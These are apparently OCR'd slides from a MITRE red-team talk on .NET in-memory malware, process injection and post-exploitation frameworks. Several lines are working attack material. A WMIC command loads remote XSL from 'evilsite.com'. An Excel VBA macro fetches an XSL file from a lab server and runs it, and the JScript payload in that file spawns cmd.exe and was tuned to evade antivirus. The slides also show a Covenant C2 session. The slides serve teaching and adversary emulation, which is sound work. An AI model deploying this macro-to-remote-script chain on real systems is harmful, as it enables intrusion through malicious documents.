.NET Hacking & In-Memory Malware

Shawn Edwards

Shawn Edwards
Cyber Adversarial Engineer
The MITRE Corporation

Hacker

- Take stuff apart. Change it. Put it back together.
- Red teamer. Adversary emulator.

Maker

- Motivated by an incessant desire to create and craft.
- Numerous personal and professional projects.

Learner

- Devoted to a continuous effort of learning and sharing knowledge.
- B.S. in Computer Science.

Adversary Emulation @ MITRE

- Red teaming, but specific threat actors
- Use open-source knowledge of their TTPs to emulate their behavior and operations
- Ensures techniques are accurate to real world

- ATT&CK (Adversarial Tactics Techniques and Common Knowledge)
  - Public wiki of real-world adversary TTPs, software, and groups
- CALDERA
  - Modular Automated Adversary Emulation framework

Adversary Emulation @ MITRE

- ATT&CK
  - Adversarial Tactics Techniques and Common Knowledge
  - Public wiki of real-world adversary TTPs, software, and groups
  - Lets blue team and red team speak in the same language
- CALDERA
  - Modular Automated Adversary Emulation framework
  - Adversary Mode:
    - AI-driven “red team in a box”
  - Atomic Mode:
    - Define Adversaries, give them abilities, run operations. Customize everything at will.

In-Memory Malware

- Is not new
  - Process Injection has been around for a long time
  - Typically thought of as advanced tradecraft; not really
  - Surged in popularity recently
  - Made easier by open-source or commercial red team tools

- For this talk, only discuss Windows malware
- When relevant, will include the ATT&CK Technique ID

In-Memory Malware

- Also called “Reflective Injection”
- Many ways to do it
  - Historically:
    - Shellcode
    - Reflective DLLs
    - PE Loading
    - Many others

Process Injection (T1055)

- Shellcode
  - CreateRemoteThread
  - NtCreateThread
  - QueueUserApc
  - SetThreadContext
  - IAT Hooking
  - Thread Hijacking
  - TLS Callback Injection
  - Window Extra Memory Bytes Injection
  - AtomBombing

Process Injection (T1055)

- PE Files (EXE/DLL)
  - Reflective DLL Injection
  - Reflective PE Injection
  - Process Hollowing (T1093)
  - Process Doppelgänging (T1186)
  - Transacted-Hollowing (Osiris Banking Trojan)

Process Injection (T1055)

- Modern Windows malware has shifted to using .NET
  - PowerShell (T1086)
  - Reflection API Loading
  - XSL Script Processing (T1220)
  - Deserialization (example, CVE-2019-10068)
  - Embedded Scripting Engines

- As the list demonstrates, modern Windows-based tradecraft has shifted to .NET. Thus the reason for this talk.

What is .NET?

- Originally made to rival and replace Java

- A framework for many languages that all use the same:
  - Runtime environment (Common Language Runtime, CLR)
  - Intermediate Language (Common Intermediate Language, CIL)
  - Language specification (Common Language Infrastructure, CLI)

What is it used for?

- Historical framework for Windows client-server model
- Foundation for modern Windows app development
  - Integrates seamlessly with Microsoft Store
  - Breadth and depth of useful APIs
  - Runs on many platforms, including IoT
  - Naturally supports sandboxing

How does it work?

- “Compiled” to CIL, an intermediate language
- Uses managed code, compiled just-in-time by CLR
- Interoperable with unmanaged (native) code

- Supports:
  - C#, F#, C++/CLI
  - PowerShell, JScript, VBScript
  - IronPython, IronRuby
  - All are interoperable with each other

How does it run?

- Unit of Execution: .NET Assembly
  - Represented as a portable DLL or EXE file
  - Extended form of the PE format
  - Contains both code and its metadata
  - Can include both managed and unmanaged code
  - Forms a security, type, version, and reference boundary

How does it run?

- Program Isolation: Application Domain
  - Runs Assemblies in a safe “box”
  - Can contain multiple Assemblies
  - Multiple Domains can exist in the same process
  - Same level of isolation as normally exists between processes
  - Threads can move between application domains

How does it run?

Or as a scripting language

- PowerShell
- JScript.NET
- VBScript
- IronPython
- Boo

- All run through an interpreter

IronPython

Why is it currently popular?

- Easy transition from PowerShell
- Integral to the Windows OS
- Availability of tools and techniques
- Enables all-in-memory operations
- Easy to use

execute-assembly

- Cobalt Strike command
- Allows red teamers to run .NET Assemblies from memory
- *execute-assembly Seatbelt.exe system*

Not actually new…

- QuasarRat and others have been around for a while
- Ever used PowerShell? You've used .NET.
- As PowerShell became heavily monitored, tradecraft had to switch
  - Rather than reinvent the wheel, we just went deeper into .NET…

Pros – Loading from Memory

- .NET natively supports
  - Loading and executing managed code from memory
  - Dynamic code generation
  - Dynamic code compilation
  - Code reflection
  - Delegation

- System.Reflection.Assembly.Load(byte[] payload); //Load an Assembly
- assembly.EntryPoint.Invoke(null, entryPointArgs); //Execute it with args

Pros – Scripting

- “Fileless execution vectors”
  - .NET APIs can be accessed through scripting engines
  - PowerShell, VBScript, VBA, JScript are all native to Windows
  - Can be run manually through cscript, wscript, powershell
  - Integrated into many frameworks and apps
    - Office Macros can execute local or remote scripts
    - COM scriptlets
    - MSBuild procedure
    - Dynamic Web Applications (HTA)

Pros – Interoperability

- Legacy Windows programming models - COM & OLE
  - Supports both COM clients and servers
  - Instantiate and inspect objects
  - Use OLE for object sharing
- WCF & .NET Remoting
  - Serialize objects and pass them over the network

Pros – Interoperability (Windows API)

- Win32 & Kernel
  - Pinvoke – Import exported functions from unmanaged DLLs
- .NET APIs
  - Extensive libraries & deep Windows integration
- Exported functions
  - C# can be exported for use by unmanaged code
- Unsafe code
  - Safety can be turned off to use pointers and C++ syntax

Pros – Interoperability (.NET Standard)

- .NET Standard
  - Minimum set of APIs available in all versions of .NET
  - .NET Core
    - Minimal cross-platform .NET for servers, open-source by Microsoft
  - Universal Windows Platform
    - Cross-platform .NET for IoT, embedded, and mobile devices
  - Mono
    - Open-source .NET for Linux, Mac, and Windows
  - Xamarin
    - Open-source .NET for Android, iOS

Cons – Code Transparency

- .NET Assemblies are easily reversable to source code
  - Metadata about the code is included with it
  - Variable names and documentation are included
  - Can be inspected safely through built-in code reflection
  - .NET obfuscators are considered trivial to reverse

Cons – Managed Execution

- .NET code cannot be directly injected into a process
  - Because the code is compiled JIT, it needs an interpreter to run as machine code on the processor
  - Windows loader handles executing .NET from disk…
  - But injection from memory requires bootstrapping
  - Remote injection requires an unmanaged wrapper
    - This leaves artifacts in memory

Cons – Traceability

- .NET runtime exposes tracing and monitoring
  - Debuggers can easily inspect structures in memory
  - Profilers can monitor memory usage
  - Both are embedded as DLLs into a target process
    - .NET Profiler UAC Bypass…
- Windows Event Tracing
  - Enormous amount of filterable data
  - Can pull out IL and method signatures from memory

How is it used?

- Primary language: C#
  - Feature-rich and intuitive language
  - Enormous depth of libraries and APIs
  - Deep support and integration from Microsoft
- Primary IDE: Visual Studios
  - Official development environment for .NET
  - NuGet package manager
  - IntelliSense and code analysis
  - Project management
  - Debugger

How is it used?

- EXE
  - Provides a main entry point
  - Support execute-assembly
  - Must process command-line arguments
- DLL
  - Easy to reference from other projects
  - No need to process command-line args
  - Can be woven into other Assemblies

Who started it?

- Bring Your Own Land, Nathan Kirk, June 2018
  - Rather than BYOB (Bring Your Own Binary) or LOTL (Living Off The Land), Nathan proposed that we run our payloads from memory.
  - Worked with Raphael Mudge, founder of Strategic Cyber LLC
  - Resulted in the well-known “execute-assembly” command in Cobalt Strike

- https://www.fireeye.com/blog/threat-research/2018/06/bring-your-own-land-novel-red-teaming-technique.html

Who started it?

- PowerShell died violently from AMSI and scriptblock logging
- Red teams quietly shifted their tradecraft to C#
- Easier than most transitions, since both are .NET
  - Same techniques, different language
  - Can’t be run interactively, but safer

Squiblytwo - @subTee

- WMIC allows for its output to be formatted
- The format can be specified by an XSL file containing code
- This would be fine, except that the file can be remote
- AWL bypass that can execute remote code
- wmic /format:http://evilsite.com/evil.xsl

- Patched as a detection in Windows Defender
- https://gist.github.com/enigma0x3/469d82d1b7ecaf84f4fb9e6c392d25ba

MSBuild AWL Bypass - @subTee

- MSBuild is the compiler for Windows .NET applications
- Visual Studio files contain code that MSBuild.exe executes during a project build process
- Signed Microsoft binary
- Executes JScript, VBScript, or C# from an XML file

- https://blog.conscioushacker.io/index.php/2017/11/17/application-whitelisting-bypass-msbuild-exe/

.NET Profiler DLL Hijack - @djohnstein

- .NET Framework provides a profiling feature for developers
- Can be a DLL or COM component
- Specified by user-defined registry keys and environment variables
- Acts as both as a DLL injection and UAC Bypass

- https://offsec.provadys.com/UAC-bypass-dotnet.html

SharpShooter - @dmc

- Payload generation framework
- Creates various “fileless” execution payloads
- HTA, JS, JSE, VBA, VBS, VBS, WSF formats
- Based on DotNetToJScript
  - Embeds a .NET Assembly
  - OR injects shellcode
- Payloads are RC4 encrypted

- https://github.com/mdsecactivebreach/SharpShooter

Parliament Hack

- Recent Australian Parliament hackers showed advanced capabilities
- Toolset is almost entirely .NET
- Several customized modules
  - LazyCat – MiniDump, TCP relay pivoting, remove ETW logs
  - PowerKatz – Wrapper for mimikatz
  - Recon – common network recon tasks
  - OfficeComu.dll – Interacts with PowerShell agents post-exploitation
- https://securityaffairs.co/wordpress/81677/malware/australian-parliament-hack-malware.html

GhostPack - SpecterOps

- SeatBelt – Host Situational Awareness
- SharpUp – C# port of PowerUp
- Rubeus – Kerberos toolset, based on Kekeo
- SharpRoast – Kerberoasting with C#
- SharpDPAPI – Copies DPAPI functionality from Mimikatz
- SharpDump – MiniDump Windows processes
- SafetyKatz – C# PE Loader for Mimikatz
- https://github.com/GhostPack

SharpSploit - @cobbr

- Set of C# projects based on PowerSploit
- Library for post-exploitation .NET code
- Includes modules for all stages past initial access

- https://github.com/cobbr/SharpSploit

Covenant - @cobbr

- Post-Exploitation & C2 Framework for .NET Core
- Multi-User, Multi-Platform
- Comprised of:
  - Covenant: C2 Server, can handle multiple clients
  - Elite: Operator client, can use multiple servers
  - Grunt: C2 agent and malware implant
- Leverages SharpSploit library for post-exploitation
- Crypto, comms, & UI based on PowerShell Empire

Covenant - @cobbr

- Features:
  - http(s) listeners with configurable C2 profile
  - PowerShell and C# stagers generators for listeners
  - execute-assembly
  - Inline C# execution for PowerShell-like interactivity
  - Dynamic obfuscation of each Grunt using ConfuserEx obfuscator
  - Tracks indicators; modules are tagged, and IOCs are recorded

  - https://cobbr.io/Covenant.html
  - https://github.com/cobbr/Covenant

Covenant - Inline C# Execution

- Run C# one-liners with post-exploitation modules available

```
(Covenant: Grunts\f29ffcd892) > SharpShell using (Tokens t = new Tokens()) { return t.WhoAmI(); }
[*] Started Task: SharpShell31 on Grunt: f29ffcd892 as GruntTask: 4cc22cf386
(Covenant: Grunts\f29ffcd892) >
[*] Grunt: f29ffcd892 has completed GruntTasking: 4cc22cf386
(Covenant: Grunts\f29ffcd892) >
DESKTOP-F9DQ76G\cobbr
(Covenant: Grunts\f29ffcd892) >
```


Demo – Remote XSL Load via COM Object

Author: Dominic Chell, @dmc

- Load a remote XSL script on opening an Office document.
- Use VBA to load the “Microsoft.XMLDom” COM object
- Modified by me to use a different trigger. 0 on VirusTotal.


```
Private Sub Workbook_WindowActivate(ByVal Wn As Window)
Set XML = CreateObject("Microsoft.XMLDOM")
XML.async = False
Set xsl = XML
xsl.Load "http://192.168.254.130:8000/jscriptcalc.xsl"
XML.transformNode xsl
End Sub
```

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
    <ms:script implements-prefix="user" language="JScript">
    <![CDATA[
    var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
    ]]> </ms:script>
</stylesheet>
```


OfficeXSLLoad
File
Home
Share
View
Users › user › Desktop › demos › OfficeXSLLoad
Search OfficeXSLLoad
Quick access
Desktop
Downloads
Documents
Pictures
Music
OfficeXSLLoad
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) CCC
Network
Name
Date modified
Type
Size
CovertLoadXSLWeb.xls
3/9/2019 11:40 AM
Microsoft Excel 97...
36 KB
1 item
1 item selected 36.0 KB
Directory listing for /
192.168.254.130:8000/
Directory listing for /
b64evil.txt
jscriptcalc.xsl
sharpnotepad.xsl
ShellcodeTest.exe
SILENTTRINITY_DLL.dll
http://192.168.254.130:8000/sharpnotepad.xsl
Type here to search
11:44 AM
3/9/2019


SILENTTRINITY - @byt3bl33d3r


- BYOI – Bring Your Own Interpreter
- C2 Framework that embeds interpreters into memory
- Can execute C#, IronPython, and Boo from memory
- None of the scripting languages need to be present or installed



SILENTTRINITY – Layers of .NET

- IronPython and Boo are .NET Scripting languages
  - Both can be run as engines from C#
